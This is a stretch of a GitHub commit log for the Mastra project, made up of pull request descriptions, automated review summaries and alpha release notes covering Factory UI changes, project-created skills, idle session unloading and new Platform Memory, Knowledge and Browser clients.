`findBoardSkillProblems` accepts a `projectSkills` set. A runner skill that matches a project skill name counts as found. - `BoardWrites.validate` accepts an optional `projectSkills` set. Board create, replace, and validate paths pass it. - `MastraFactory.upsertBoard` checks each named project against that project's skill names. A board for `'all'` projects can use only app skills. - `factory.ts` supplies the resolver only when the `skill-overrides` storage domain is ready. ## API - The new `skillCreate` route is `POST /web/factory/projects/:id/skills`. Its body schema checks the name and content. - The create handler returns `409` when the name matches an original skill or when storage reports a conflict. Otherwise, it returns `201` with the catalog entry. - Edit works for a skill that has an original or an existing override of kind `created`. - Revert of a created skill deletes it, audits `factory.skill.deleted`, and returns `skill: null`. ## CLI - `mastra api factory skill create` uses the `skillCreate` route and requires JSON input. - The `update` and `revert` descriptions now cover project-created skills. ## Factory UI - `FactorySkillsSection` shows a **New skill** button when `factoryId` is set and `canEdit` is true. It shows a **Custom** badge for `project`-origin skills. `PhaseConfig` shows the same badge. - `FactorySkillEditorDialog` supports create and edit. Its `skill` prop is optional. Names allow lowercase letters and digits separated by single hyphens, up to 64 characters. The description must be nonempty after trimming. - For project-origin skills, the dialog offers delete with confirmation. Confirming calls the edit mutation with `content: null`. - `useFactorySkillCreateMutation` is added. The edit and create mutations invalidate the skills and board catalog queries. ## Notes - If an app later ships a skill with the same name, the app skill takes over the name. The Factory text remains as an edit. Reverting it removes the Factory text. - `factory.skill.created` and `factory.skill.deleted` must be registered in WorkOS before release. The PR objectives state this requirement. The diff does not verify it. ## Test coverage - Storage tests cover create, the duplicate case, kind preservation on upsert, replacement of an edit, and six concurrent creates that yield one result. - Route tests cover creation and audit records, edit and delete of created skills, conflicts, invalid content, permission checks, and app-skill takeover. - Workspace tests cover session visibility, reuse, other projects, and deletion. - Board tests cover unknown-skill refusal and recovery after creation or deletion. - UI MSW tests cover creation, invalid names, duplicate-name errors, admin-only access, and confirmed deletion. - The PR author reports these results. This review did not verify them against the current head: - `@mastra/factory` `check` and `lint` pass. - Focused suites pass across 32 files and 911 tests. - `factory-ui` `typecheck` and `test:unit` pass (776 tests). - The CLI descriptor test passes. ## Review metrics - Files changed: 28. Lines added: 1447. Lines removed: 163. - Review findings: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Claude <noreply@anthropic.com> |
||
 dane-ai-mastra[bot] |
f346f6c4af |
chore: version packages (alpha) (#30660)
This PR was opened by the [Changesets release](https://github.com/changesets/action) GitHub action. When you're ready to do a release, you can merge this and publish to npm yourself or [setup this action to publish automatically](https://github.com/changesets/action#with-publishing). If you're not ready to do a release yet, that's fine, whenever you add more changesets to main, this PR will be updated. ⚠️⚠️⚠️⚠️⚠️⚠️ `main` is currently in **pre mode** so this branch has prereleases rather than normal releases. If you want to exit prereleases, run `changeset pre exit` on `main`. ⚠️⚠️⚠️⚠️⚠️⚠️ # Releases ## @mastra/core@1.84.0-alpha.6 ### Minor Changes - Knowledge storage can supply scope declarations, access rules included. ([#29428](https://github.com/mastra-ai/mastra/pull/29428)) A store returns declarations from `getScopeDeclarations()` (none by default). Knowledge merges them under its config's: the config wins on a key both declare, and a declaration that doesn't compile is skipped with a warning. When stored scopes come from a skipped declaration, the declaration check's error names that declaration and why it was skipped, so it can be fixed in the store. The store's answer is reused for 30 seconds and read again after `renameScopeDeclaration`, so a declaration the store adds, removes or changes (access rules included) applies within that window without a store read on every call. Revoking access through the store can therefore take up to 30 seconds to take effect. ```ts class ImportingKnowledgeStorage extends InMemoryKnowledgeStorage { override async getScopeDeclarations() { return { 'imports:$name': {}, 'linear:$account:$connection': { access: [{ principal: 'imports:all', role: 'viewer' }] }, }; } } ``` Runs that hold `imports:all` then read every Linear connection's pages. ## @mastra/platform@0.1.0-alpha.1 ### Minor Changes - Added `PlatformBrowser`, a Stagehand browser backed by a Mastra Platform browser session. By default it provisions a session with `POST /v1/browsers/sessions` on the Platform and connects to the returned CDP URL; pass `cdpUrl` to connect to a session you already provisioned, with no token or API call. The access token falls back to `MASTRA_PLATFORM_ACCESS_TOKEN` / `MASTRA_PLATFORM_SECRET_KEY`, the project to `MASTRA_PROJECT_ID`, and the API URL to `MASTRA_BROWSER_API_URL`. `@mastra/platform` now depends on `@mastra/stagehand` at runtime. ([#29428](https://github.com/mastra-ai/mastra/pull/29428)) ```ts import { PlatformBrowser } from '@mastra/platform'; const agent = new Agent({ name: 'browser-agent', model, browser: new PlatformBrowser() }); ``` - Added `@mastra/platform`: hosted Mastra Platform Memory and Knowledge clients, with Platform Sandbox and Filesystem re-exported from `@mastra/platform-workspace`. `PlatformMemory` is a drop-in `memory` for `Agent` that loads observations and recent messages from a Platform Memory instance and saves each turn back; observation and reflection run on the Platform. `PlatformMemoryClient` exposes the same API directly. Credentials fall back to `MASTRA_PLATFORM_ACCESS_TOKEN` / `MASTRA_PLATFORM_SECRET_KEY`. `PlatformMemory` uses `MASTRA_MEMORY_INSTANCE_ID`; `PlatformKnowledge` uses `MASTRA_KNOWLEDGE_INSTANCE_ID`. `PlatformKnowledge` takes every scope declaration and access rule from its instance, Memory's and Platform importers' included, and has no `scopes` option. Agents read imported pages when their runs hold the scope an importer's rule grants (for now `imports:all`). ([#29428](https://github.com/mastra-ai/mastra/pull/29428)) ```ts import { PlatformMemory, PlatformKnowledge, PlatformSandbox, PlatformFilesystem } from '@mastra/platform'; const agent = new Agent({ name: 'assistant', model, memory: new PlatformMemory() }); ``` ### Patch Changes - `PlatformKnowledge` now supports listing pins: `knowledge_pin` with `kind: 'list'` pins a page's listing on hosted Knowledge instead of refusing it as an old storage adapter. ([#29428](https://github.com/mastra-ai/mastra/pull/29428)) - `PlatformMemory` fixes for read-only runs and working memory: ([#29428](https://github.com/mastra-ai/mastra/pull/29428)) - A read-only run (`memory: { options: { readOnly: true } }`) now sees the thread's observations and unobserved messages, read through the Memory instance's read-only context route. Before, it got no stored context at all. It still saves nothing and starts no observation. - The `workingMemory` option now delivers what it says: `readonly` and `tool` add the resource's stored working memory to each run's prompt, read fresh each run; `tool` also tells the agent to update it with `updateWorkingMemory`; `off` leaves it out. Before, stored working memory never reached the prompt in any mode. - Updated dependencies [[`0eb407e`]( |
||
|
Damien Schneider
|
de5af00226 |
fix(factory-ui): collapse empty board columns to vertical strips on phones (#30659)
## Description
In the Kanban board view on phones, empty columns stayed full width
(320px). Each one showed a count with its name written flat below it. A
board with mostly empty phases took several screens of sideways
scrolling to cross, and from the first screen you couldn't tell those
phases were there.
Desktop already showed empty columns as narrow strips with the phase
name written vertically. That only applied at the `lg` breakpoint. Now
it applies at every width. The change is limited to `BoardColumn.tsx`:
the `lg:` variants on the collapsed width, the count and action
placement, and the vertical label are now unconditional.
Desktop is unchanged: the before and after desktop screenshots are
byte-identical.
**Phone (390 × 844, touch), dark mode**
| | Before | After |
|---|---|---|
| Board as it opens | <img
src="https://raw.githubusercontent.com/mastra-ai/mastra/7bb4183dfa1faa22a063649244b0046c4a90f7d9/pr-assets/phone-before.png"
width="260" /> | <img
src="https://raw.githubusercontent.com/mastra-ai/mastra/7bb4183dfa1faa22a063649244b0046c4a90f7d9/pr-assets/phone-after.png"
width="260" /> |
| Scrolled to the far right | <img
src="https://raw.githubusercontent.com/mastra-ai/mastra/7bb4183dfa1faa22a063649244b0046c4a90f7d9/pr-assets/phone-far-edge-before.png"
width="260" /> | <img
src="https://raw.githubusercontent.com/mastra-ai/mastra/7bb4183dfa1faa22a063649244b0046c4a90f7d9/pr-assets/phone-far-edge-after.png"
width="260" /> |
Before, the board was about 2,320px wide on a phone and you had to
scroll past six full-width empty columns. Now it's about 736px, and all
the empty phases fit on one screen. On touch screens a strip shows its
`+` (create) button where desktop shows the count, the same as on a
touch laptop today.
**Desktop (unchanged)**
<img
src="https://raw.githubusercontent.com/mastra-ai/mastra/7bb4183dfa1faa22a063649244b0046c4a90f7d9/pr-assets/desktop-after.png"
width="600" />
The existing board MSW suites (`BoardPagePendingStates`,
`BoardPageEmptyStates`, `CustomBoardPage`) and the typecheck pass.
The screenshots are served from a commit on this branch (`
|
||
|
Damien Schneider
|
383a19d047 |
feat(factory-ui): show Preferences on My account (#30658)
## Description Settings › Preferences had two rows, Theme and Completion sound. Both are personal, like everything else on My account, so they now sit on My account between Profile and Session. That leaves My account and Connections in the sidebar's Account group. **Before**: two pages.  [Before: Preferences](`` https://raw.githubusercontent.com/mastra-ai/mastra/7b67e059d0c9d65c60bcbd00d164fa771bbd82f8/.pr-assets/preferences-in-my-account/before-preferences.png ``) **After**: one page.  Settings now opens on My account instead of Preferences. That covers the avatar link at the bottom of the sidebar, the `/settings` index and unknown sections. `/settings/preferences` is a retired section and redirects to `/settings/account`, keeping search and return state, so old links and bookmarks still work. Settings search and global search find My account when you type "preferences", "theme" or "completion sound". Preferences render outside the account loading checks. Before, a failed or pending `/auth/me` replaced the whole page with a notice. Now that notice only replaces Profile, and the theme and sound controls stay usable. `GeneralSettings` is renamed `PreferencesSettings`, and its test is folded into the `AccountSettingsSection` tests. Tests: MSW tests cover changing the theme from My account, theme and sound still working when account details fail to load (this test fails if Preferences goes back behind the account checks), the `/settings/preferences` redirect, and settings search. Existing tests that opened `/settings/preferences` now open `/settings/account`. The affected files pass 85/85 on two runs. Typecheck, oxlint and prettier are clean. `AppStartup.msw.test.tsx` has 8 failures, including the Settings case, but they fail the same way on `main` (`GET /web/status` waits for the sign-in check), so they're unrelated to this change. The screenshots come from the real Vite dev server, with API responses filled in by Playwright using placeholder account data. They're linked by commit, and the second commit removes them from the tree. There's a patch changeset for `mastra`. ## Related issue(s) None. This came from a review of the settings layout. ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [x] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [ ] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable). No docs mention the Preferences page. - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR --- _Generated by [Claude Code](https://claude.ai/code/session_01VhgyDSq83V7jJPCXfD2Grj)_ <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 Settings now puts the theme and completion sound on the My account page. Old links to the Preferences page send people to My account instead. ## Overview This change removes the separate Preferences settings page in the Factory UI. Its controls move to the My account page, between Profile and Session. The Account sidebar group now lists only My account and Connections. ## Behavior changes - Settings opens on My account. This applies to the avatar link, `/settings`, and unknown settings sections. - `/settings/preferences` redirects to `/settings/account`. The redirect keeps the search query and location state. - Global search and settings search find My account for "preferences", "theme", and "completion sound". - The Preferences controls render outside the account-loading checks. They stay usable when account details are pending or fail to load. - The logout section appears only when authentication is enabled and the user is signed in. Logout still clears MastraCode storage and redirects to the logout URL. ## Code changes - `GeneralSettings` is renamed to `PreferencesSettings`. Its subsection title changes from "General" to "Preferences". - `SettingsSection` no longer includes `preferences`. `RETIRED_SETTINGS_SECTIONS` maps `preferences` to `account`. - `useSettingsSection`, `SettingsPage`, the `/settings` router default, and `SidebarSettingsLink` now use `account` instead of `preferences`. - `SettingsPanel` no longer imports or renders `GeneralSettings`. - `SettingsNavigation` removes the Preferences item and its `IconColorPalette` import. Its search text moves to the My account item. - `GlobalSearchNavigationResults` replaces the Preferences destination with My account and updates its search keywords. - `AccountSettingsSection` renders profile details through `ProfileSubsection` and always includes `PreferencesSettings`. - A changeset records a patch release for `mastra`. ## Tests - `GeneralSettings.msw.test.tsx` is deleted. Its coverage moves to the `AccountSettingsSection` tests. - Tests added or updated: - Switching the theme from System to Dark saves the choice to `localStorage`. - With account details failing to load, the theme can still change, and the completion sound control stays visible without the logout button. - A retired `/preferences` route redirects to My account. - Navigation tests start at the account route and expect the Account group to show only My account and Connections. - Search for "preferences", "theme", and "completion sound" finds My account. - The author reports 85/85 passing tests across two runs for the affected files. The author also reports clean typecheck, oxlint, and prettier results. These results were not verified against the current head. - The author reports 8 failures in `AppStartup.msw.test.tsx`, including the Settings case. The author states that the same failures occur on `main`, because `GET /web/status` waits for the sign-in check. This was not verified. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Claude <noreply@anthropic.com> |
||
|
Damien Schneider
|
bfcb0f738d |
fix(factory-ui): group sessions sidebar by board (#30656)
**─────── TLDR ───────** > The Sessions sidebar now opens grouped by board with two-line rows, so a fresh view shows where each session belongs and when it last moved. The old defaults gave a new reader one flat list of titles: no board, no date. The Activity sort also broke ties by creation date, so inside Idle it read exactly like Last created. ### Behavior changed someone opening the sidebar with no saved view ├─ **was** — one "All sessions" list, one line per session └─ **now** — Work, custom boards, then User; last update under each row two sessions with the same status under Activity ├─ **was** — the newest created first, whatever changed since └─ **now** — the most recently updated first, as Last updated does someone who already picked None or Compact view └─ **unchanged** — the view stores only what differs, so it stays ### Decisions - **Board grouping returns, Owner stays All** — Mine hides the Factory's card sessions; one constant each to undo. - **ties read `updatedAt` as stored** — it moves on rename, sandbox or first message, not each chat turn; a per-run touch is separate. - **server default stays `groupBy: 'none'`** — the sidebar always sends `groupBy`; only raw API callers read it. ### Not verified - [ ] the new defaults in a running sidebar — checked through the MSW suites, not in a browser --- > ██████████████████ **tests** `+47 −53` — net −6, the fixture that undid the old default is gone > ██ **changeset** `+10` > █ **source** `+3 −3` — three one-line changes |
||
|
mastra-platform[bot]
|
0eb407ebcc |
Publish unified Platform clients for Memory, Knowledge, Browser, Sandbox, and Filesystem (#29428)
## Summary
Adds `@mastra/platform`: one package with clients for hosted Mastra
Platform services. It also changes `@mastra/core` Knowledge so that a
store can supply its own scope declarations.
### `@mastra/platform`
- `PlatformMemory` / `PlatformMemoryClient`: hosted Memory. It loads
observations and recent messages from a Platform Memory instance and
saves each turn back. Observation and reflection run on the Platform.
- Read-only runs (`readOnly: true`) read the thread's context through
the instance's read-only context route. They save nothing.
- `workingMemory: 'readonly' | 'tool' | 'off'` controls whether the
resource's stored working memory goes into each run's prompt. `tool`
also tells the agent to update it.
- `PlatformKnowledge`: hosted Knowledge. It forwards Knowledge
page-store operations to the Knowledge service and rebuilds Knowledge
error types from the error names the service returns.
- It takes no `scopes` option. The instance serves every scope
declaration and access rule (Memory's and importers' included) through
`getScopeDeclarations`, so access is changed in one place.
- It supports listing pins.
- If the service doesn't have `getScopeDeclarations` yet, the client
treats that as no declarations. Only the service's own unknown-operation
404 (`Knowledge operation not found`) counts; a missing instance or any
other 404 still fails, so a misrouted client can't silently read no
declarations.
- `PlatformBrowser`: a Stagehand browser on a Platform browser session.
- By default it provisions a session through `POST
/v1/browsers/sessions` and connects to the returned CDP URL.
- Pass `cdpUrl` to connect to an existing session. That needs no token
and makes no API call.
- Env vars: `MASTRA_PROJECT_ID` and `MASTRA_BROWSER_API_URL`.
- New runtime dependency: `@mastra/stagehand`.
- `PlatformSandbox` / `PlatformFilesystem`: re-exported from
`@mastra/platform-workspace`.
- Credentials fall back to `MASTRA_PLATFORM_ACCESS_TOKEN`, then
`MASTRA_PLATFORM_SECRET_KEY`. Instance IDs come from
`MASTRA_MEMORY_INSTANCE_ID` and `MASTRA_KNOWLEDGE_INSTANCE_ID`; service
URLs can be overridden with `MASTRA_MEMORY_API_URL` and
`MASTRA_KNOWLEDGE_API_URL`.
### `@mastra/core` Knowledge (for core reviewers)
- `KnowledgeStorage.getScopeDeclarations()` is new and returns `{}` by
default. Knowledge merges the store's declarations under the config's:
- On a key both declare, the config's declaration wins.
- A store declaration that doesn't compile is skipped with a warning.
- Every Knowledge entry point now calls
`KnowledgeScopeRuntime.resolve()` before it runs: agent runs, host
writes, `readScopeFor`, `explainAccess` and `renameScopeDeclaration`.
- The store's answer is reused for 30 seconds and shared by concurrent
calls.
- A failed read isn't cached. The cache is also cleared after
`renameScopeDeclaration`, and a read that started before the rename
can't publish its answer after it.
- The cache also holds access rules, so revoking access through the
store can take up to 30 seconds. The changeset says so.
- The declarations are recompiled only when the store's answer changes.
- Without the cache, hosted Knowledge would make one extra HTTP call per
operation.
- The `'*'` access principal is gone. Access rules must name a declared
principal (for example `imports:all`).
- Public signatures are unchanged. `readScopeFor` and
`renameScopeDeclaration` already returned promises.
## Test plan (head `
|
||
|
dane-ai-mastra[bot]
|
3b426304ac |
chore: version packages (alpha) (#30602)
This PR was opened by the [Changesets release](https://github.com/changesets/action) GitHub action. When you're ready to do a release, you can merge this and publish to npm yourself or [setup this action to publish automatically](https://github.com/changesets/action#with-publishing). If you're not ready to do a release yet, that's fine, whenever you add more changesets to main, this PR will be updated. ⚠️⚠️⚠️⚠️⚠️⚠️ `main` is currently in **pre mode** so this branch has prereleases rather than normal releases. If you want to exit prereleases, run `changeset pre exit` on `main`. ⚠️⚠️⚠️⚠️⚠️⚠️ # Releases ## @mastra/factory@0.29.0-alpha.6 ### Minor Changes - Added personal custom providers. A custom OpenAI-compatible endpoint is now saved either for yourself or for your organization, the same way provider API keys are. ([#29879](https://github.com/mastra-ai/mastra/pull/29879)) - **Personal endpoints** are visible only to you and are used by your personal sessions. - **Organization endpoints** are used by work that runs on the organization's credentials. Adding, editing or removing one now requires an organization admin. - Custom endpoints are added from the **Add provider** dialog and listed with the other providers. The separate "Custom providers" section is gone. - Editing an endpoint without retyping its API key keeps the saved key, as long as the URL stays on the same host. Moving it to another host asks for the key again. - Adding an endpoint under a name that is already in use is refused instead of replacing the existing one. So are names reserved for a built-in provider, its sign-in, or the Mastra Gateway (for example "OpenAI", "OpenAI Codex" or "Mastra Gateway"). - A Factory hosted on the Mastra platform only calls custom endpoints at a public HTTPS address. Saving one on plain HTTP, `localhost`, a private network or the cloud metadata address is refused with a message explaining why. Local and self-hosted Factories can still use endpoints on their own machine or network, such as Ollama or vLLM. **Before you upgrade** - Organization endpoints no longer apply to personal sessions. Add the endpoint again as a personal one to keep using it there. - On a hosted Factory, endpoints saved earlier on a local or plain-HTTP address are marked "URL not allowed" and their models are no longer offered. Edit them to a public HTTPS address. - Review your organization's endpoints. One named like a built-in provider (for example "OpenAI") still takes over that provider's models; remove it or rename it. The custom provider routes take a `scope` (`user` by default, or `org`). Saving with `previousId` edits that provider; saving without it adds one: ```http POST /web/config/custom-providers { "name": "My gateway", "url": "https://llm.example.com/v1", "models": ["my-model"], "scope": "org" } DELETE /web/config/custom-providers/my-gateway?scope=org ``` - Work Intake: what you select is what comes in. ([#30625](https://github.com/mastra-ai/mastra/pull/30625)) - **One list per service, no sync switches.** Settings → Work Intake lists each connected service with its selected sources and an Add account button. A service with nothing selected brings in nothing. Dependabot alerts keep their own switch. - **GitHub issues follow the list.** New GitHub issues become cards only for repositories in the GitHub list. Pull requests still come from every linked repository. On upgrade, every repository already linked to a Factory is added to the list once, so nothing stops arriving. Linking a repository adds it to the list unless the request sends `selectIntake: false`, and adding a repository to the list brings in its open issues. To link a repository without bringing in its issues: ```http POST /web/factory/projects/:projectId/source-control-connections/:connectionId/repositories { "repository": { "externalId": "99", "slug": "acme/app" }, "selectIntake": false } ``` - **Vanta follows its selection.** Vulnerabilities sync only while the Vanta source is selected. Organizations whose Vanta sync was on with nothing selected get the source selected once on upgrade. - **Routing has its own page.** The intake order and the Not routed list moved from Settings to Routing in board settings. - Fixed Factory server memory growing with every session it ever opened. Factory now unloads a session from server memory when it stops the session's sandbox (a card leaving a phase's context or finishing), and after 30 minutes without activity. Sessions that are running, waiting on an approval or answer, open in a browser tab, or running a background process in their sandbox stay loaded. Unloading keeps the thread, its messages, the session row and the sandbox, and the session's next message, run, wake or opened tab loads it again. Without `auth`, a deferred wake for an unloaded session waits until something else loads it, as it does after a restart. ([#30612](https://github.com/mastra-ai/mastra/pull/30612)) Change the timeout with `idleSessionUnload`, or pass `false` to keep every session loaded: ```ts const factory = new MastraFactory({ storage, idleSessionUnload: { idleMs: 60 * 60_000, sweepIntervalMs: 5 * 60_000 }, }); ``` - Asking a Factory session to work on a card now goes through the board, the way the board's own buttons do. Before, asking a Slack or web session to "review" a pull request that already had a card often ended in a side session posting its review in the chat, while the card's own review waited for approval. ([#30628](https://github.com/mastra-ai/mastra/pull/30628)) - `factory_transition_work_item` takes `rerun: true` to run the stage a card is already in again, as the board's **Start** button does. The run counts as approved by the person asking, and a busy card is refused as on the board. A rerun needs a person in the turn. Without `rerun`, a request for the card's own stage changes nothing and says whether its run is waiting for approval. The result now includes the card's `url`. - Asking for a side session still starts one. The tools now steer a plain "review this pull request" to the pull request's card, and keep side sessions for what people ask to run in one and for work no stage does, such as pushing fixes to a pull request. - Every tool that takes a work item also accepts the issue or pull request it tracks: its link, `owner/repo#12`, `group/project!7`, or a tracker key such as `ENG-42`. With several repositories linked, the link finds the right card where a bare `#12` might not. `factory_list_work_items` takes the same references as its query. - `factory_inspect_work_item` lists the card's stage, whether it can run again, and the stages its board lets it move to next. - `factory_start_session` only starts side sessions. Its `workItem` and `role` inputs are removed: they started a card's role without the board's rules, such as which stage the card is in and whether it is busy. ### Patch Changes - Added `GET /web/factory/projects/:id/work-items/:workItemId/session-repository`. It returns the repository a session on the card starts in, resolved with the same rules as the card's runs, or the reason the card has none. ([#30609](https://github.com/mastra-ai/mastra/pull/30609)) - Fixed reopened pull request review sessions loading the pull request's AGENTS.md and CLAUDE.md as trusted instructions. After a review card finished and the server restarted or unloaded the session, a new message in that session read instruction files from the pull request branch. Sessions that ever ran pull request or review work now keep reading instructions from the base branch, or read none when the trusted branch can't be determined. ([#30612](https://github.com/mastra-ai/mastra/pull/30612)) - **Settings › Tools** can now list each Mastra Connect connection's tools. The new `GET /web/integrations/platform/connect-tools/tools` route resolves the tools a session started by the signed-in user would get: Factory's default Connect tools, or what the `tools` option returns. It marks tools that ask for approval and lists the default tools Factory leaves out because they delete or archive. When the tools can't be resolved, it answers 502 `tools_unavailable` with the reason. ([#30610](https://github.com/mastra-ai/mastra/pull/30610)) - Fixed **Settings › Tools** saying Mastra Connect tools are off when a Factory sets the `tools` option, even when that option uses Connect tools (#30579). The page now lists the Platform project's connections whenever the Factory has Platform credentials and `MASTRA_PROJECT_ID`, and says that session tools come from code. When either one is missing, the page names it instead of listing every possible cause. ([#30607](https://github.com/mastra-ai/mastra/pull/30607)) - Reduced the work the Factory server does to keep the session sidebar and board up to date, and fixed session latency timestamps on LibSQL. ([#30648](https://github.com/mastra-ai/mastra/pull/30648)) - Projects without a linked repository no longer rebuild their session list on every sidebar poll. - Session activity now sorts only the cards that are running, waiting or held by a session, instead of every card on the board. - A session's first materialize, first message and first command times are now recorded once when several Factory processes share one LibSQL database, so a later write no longer replaces the first recorded time. - Fixed slow reading of the pull request number from GitHub card keys that contain very long runs of digits. The number returned is unchanged. ([#30577](https://github.com/mastra-ai/mastra/pull/30577)) - New, renamed and hidden sessions now show up in teammates' sidebars right away, instead of after up to a minute, and the sidebar no longer polls while a session starts. The `session-rows` and `session-activity` answers no longer include `settling`: every change to either answer now sends a frame on the project's feed. ([#30617](https://github.com/mastra-ai/mastra/pull/30617)) - Fixed deleting an intake rule being slow on remote databases and breaking other open rule edits. A delete now removes only the deleted rule instead of rewriting every rule after it, so the remaining rules keep their order and revision and edits opened before the delete still save. ([#30613](https://github.com/mastra-ai/mastra/pull/30613)) - Approving a held Factory run with `factory_resolve_proposal`, or retrying a failed one with `factory_retry_decision`, now makes the session follow the run's card, as moving the card already did. Before, a Slack session that approved a card's review could promise to post the result and then never hear how the review ended. Both results now include the card's `url`. ([#30637](https://github.com/mastra-ai/mastra/pull/30637)) - Fixed board cards showing a different session status than the sidebar. A card with a suggested run and a running session now shows it waits on you on the board too, and a card with one working and one starting session shows it working. ([#30624](https://github.com/mastra-ai/mastra/pull/30624)) - Fixed Factory starting a card's session in a repository the card doesn't come from. When a card's repository wasn't linked to the Factory, the draft started the session in the first linked repository and wrote that repository onto the card. The draft now asks the server which repository the card's session uses, and when there is none it shows why, for example "Repository acme/docs is not linked to this Factory.", starts nothing, and links to repository settings. When the lookup itself fails, the draft offers Retry. ([#30609](https://github.com/mastra-ai/mastra/pull/30609)) A card from GitHub in a Factory whose repositories are all on GitLab, or the reverse, is now refused the same way instead of starting in that Factory's repository, even when a repository there has the same name. - Improved sidebar performance in projects with many sessions. The Factory now builds the session list once and reuses it for everyone until a session, card or follow changes, so each sidebar request uses about a third of the server CPU it did. ([#30616](https://github.com/mastra-ai/mastra/pull/30616)) - Fixed the session status in Factory's sidebar and board. A person's own session now shows "Waiting on you" while its agent waits for their answer, instead of "Working". A session now shows "Working" while it runs on a thread opened after its first one, such as a new thread or a Slack conversation. A session shows "Initializing" only while a run waits on its first setup, so a session whose setup never finished, or that never ran, no longer stays stuck on "Initializing". ([#30627](https://github.com/mastra-ai/mastra/pull/30627)) - Updated dependencies [[`944bb3a`]( |
||
|
Damien Schneider
|
31f1b765c3 |
fix(factory): stamp a session's first events once and stop redoing session work (#30648)
**─────── TLDR ───────** > A session's first-event times now survive concurrent LibSQL writers, and the server stops redoing session work it already had. Two LibSQL processes stamping the same session could both write, so a later write replaced the first and inflated latency metrics such as `materialize_s`. Projects without a GitHub connection evicted each other's session index on every poll, and session activity sorted every card status to report the few in flight. The one-request rows and activity read and the shared owner lookup from the first push are reverted: each carried a trade-off, so they wait until after the release. The platform GitHub backlog test, red on `main` since #30625 made issue intake follow the selected repositories, now selects its repository first. ### Behavior changed two LibSQL processes stamp the same session's first message ├─ **was** — both could write, and the later time replaced the first └─ **now** — the `IS NULL` check runs inside the update; the first write stays two projects with no GitHub connection, polled in turn ├─ **was** — each read evicted the other's session index └─ **now** — each project keeps its own until its sessions change ### Gain > ██████████████████ **session activity, before** `3.1 ms` > █ **session activity, after** `0.11 ms` Per call on 2,850 card statuses with 30 in flight, from a throwaway bench that is not committed; the output is identical. Postgres already serialized the stamps with `SELECT … FOR UPDATE`, so there the change only trades a dedicated connection running five statements for two statements. --- > ██████████████████ **tests** `+98 −1` — 75% of the additions > ████ **source** `+24 −40` — net −16 > ██ **changeset** `+9` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When two copies of the app share one database, each can record when a session started. This change makes sure only the first recorded time is kept. The app also avoids some repeated work when it loads session lists for projects that have no GitHub connection. ## Summary This change covers six files: 131 lines added and 41 removed. ### Changes by file - **`mastracode/factory/src/storage/domains/source-control/base.ts`** (+17/-36): - Removes the `NO_SESSIONS` constant. - When `linkedProjectSessions` finds no connections, it continues to the repository-link lookup and the cached session read and filter path. It no longer returns the shared empty constant. This stops projects without a GitHub connection from evicting each other's session indexes. - The three session timestamp methods call a new `#stampOnce` helper. The helper updates only rows whose selected timestamp is null. If no row changes, it returns without announcing. Otherwise, it reloads the row and announces it when the row exists. - **`mastracode/factory/src/session/session-row-view.ts`** (+7/-4): `sessionActivity` filters card-status entries to in-flight statuses before it builds the sorted `cardStatuses` list and the working and waiting counts. Held-card IDs still come from all card-status entries and are sorted. - **`mastracode/factory/src/storage/domains/source-control/base.test.ts`** (+69/-1): Adds a test. It opens two `LibSQLFactoryStorage` instances on one temporary file database. It creates a session and calls `markMaterialized` from both instances concurrently. Over 10 attempts, it asserts that the project is announced exactly once. - **`mastracode/factory/src/routes/project-sessions.test.ts`** (+28/-0): Adds a test for `createProjectSessionsReader`. It creates two projects without a repository. It checks that repeated reads for each project return the same object instance. - **`mastracode/factory/src/integrations/platform/github/integration.test.ts`** (+1/-0): The linked-repository backlog import test saves an enabled GitHub intake configuration for `acme/app` before it builds the integration context and runs the import. This fixes a test that failed on `main` after issue intake began to follow selected repositories. - **`.changeset/funky-bears-know.md`** (+9/-0): Adds a patch changeset for `@mastra/factory`. It describes reduced work during session sidebar and board updates. It also describes one-time recording of session timestamps when Factory processes share a LibSQL database. ### Scope notes - The PR objectives state that the one-request rows and activity read, and the shared owner lookup, were reverted from the first push. The six changed files do not include them. - The objectives report that session activity reads take 0.11 ms, down from 3.1 ms, on 2,850 card statuses with 30 in flight. This figure comes from an uncommitted throwaway benchmark. The output was identical. - On Postgres, the objectives state that the stamp path already used `SELECT … FOR UPDATE`. The change reduces that path from five statements on a dedicated connection to two statements. This diff does not show a Postgres test. ### Verification No CI, build, or test results were available for this review. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
 Tyler Barnes |
7518c05d6f |
feat(core): add knowledge.movePage() to move a page without losing its notes or pins (#30631) | ||
 Ward Peeters |
8cc2b95344 |
fix(factory): unload idle and released sessions from server memory (#30612)
## Description
A long-running Factory server keeps every agent session it has ever
opened in memory. In production that adds up to roughly 2 GB growing to
7 GB over six hours, with GC climbing from about 13% to 42% of busy CPU
until the next redeploy. The core `AgentController` holds sessions until
the host deletes them, and Factory only deleted them from the explicit
delete routes. Each session kept its display state, tool results,
workspace caches and subscriptions.
Factory now unloads a session from memory in two cases. The first is
when it stops or releases the session's sandbox: a card leaving a
context, a card finishing, or a retired session. The second is after 30
minutes without activity, checked every minute. A session stays loaded
while it has a run in flight, a pending approval or
`ask_user`/`submit_plan` wait, an active thread stream, or a browser tab
following its event stream. Busy sessions released by a sandbox stop get
unloaded on the first sweep after their work ends. Before unloading,
Factory waits for run-end audit writes, then drops its per-session
workspace caches. It does not stop or destroy the sandbox VM. The
thread, messages, session row, sandbox and work-item bindings all stay,
so the next message, dispatched run, deferred wake or reopened tab loads
the session again from storage. No `@mastra/core` changes.
```ts
new MastraFactory({
// defaults shown; `idleMs: 0` only unloads on sandbox release, `false` never unloads
idleSessionUnload: { idleMs: 30 * 60_000, sweepIntervalMs: 60_000 },
});
```
Unloading drops in-memory state that isn't persisted: `session.state`
that isn't mirrored to thread metadata, auto-approvals granted for the
session, and past bus events. The UI rebuilds the transcript from stored
messages.
I'd like reviewers to weigh in on some risks. There's a small window
where the sweep can unload a session that the start coordinator just got
back from `createSession` but hasn't touched yet. The re-checks right
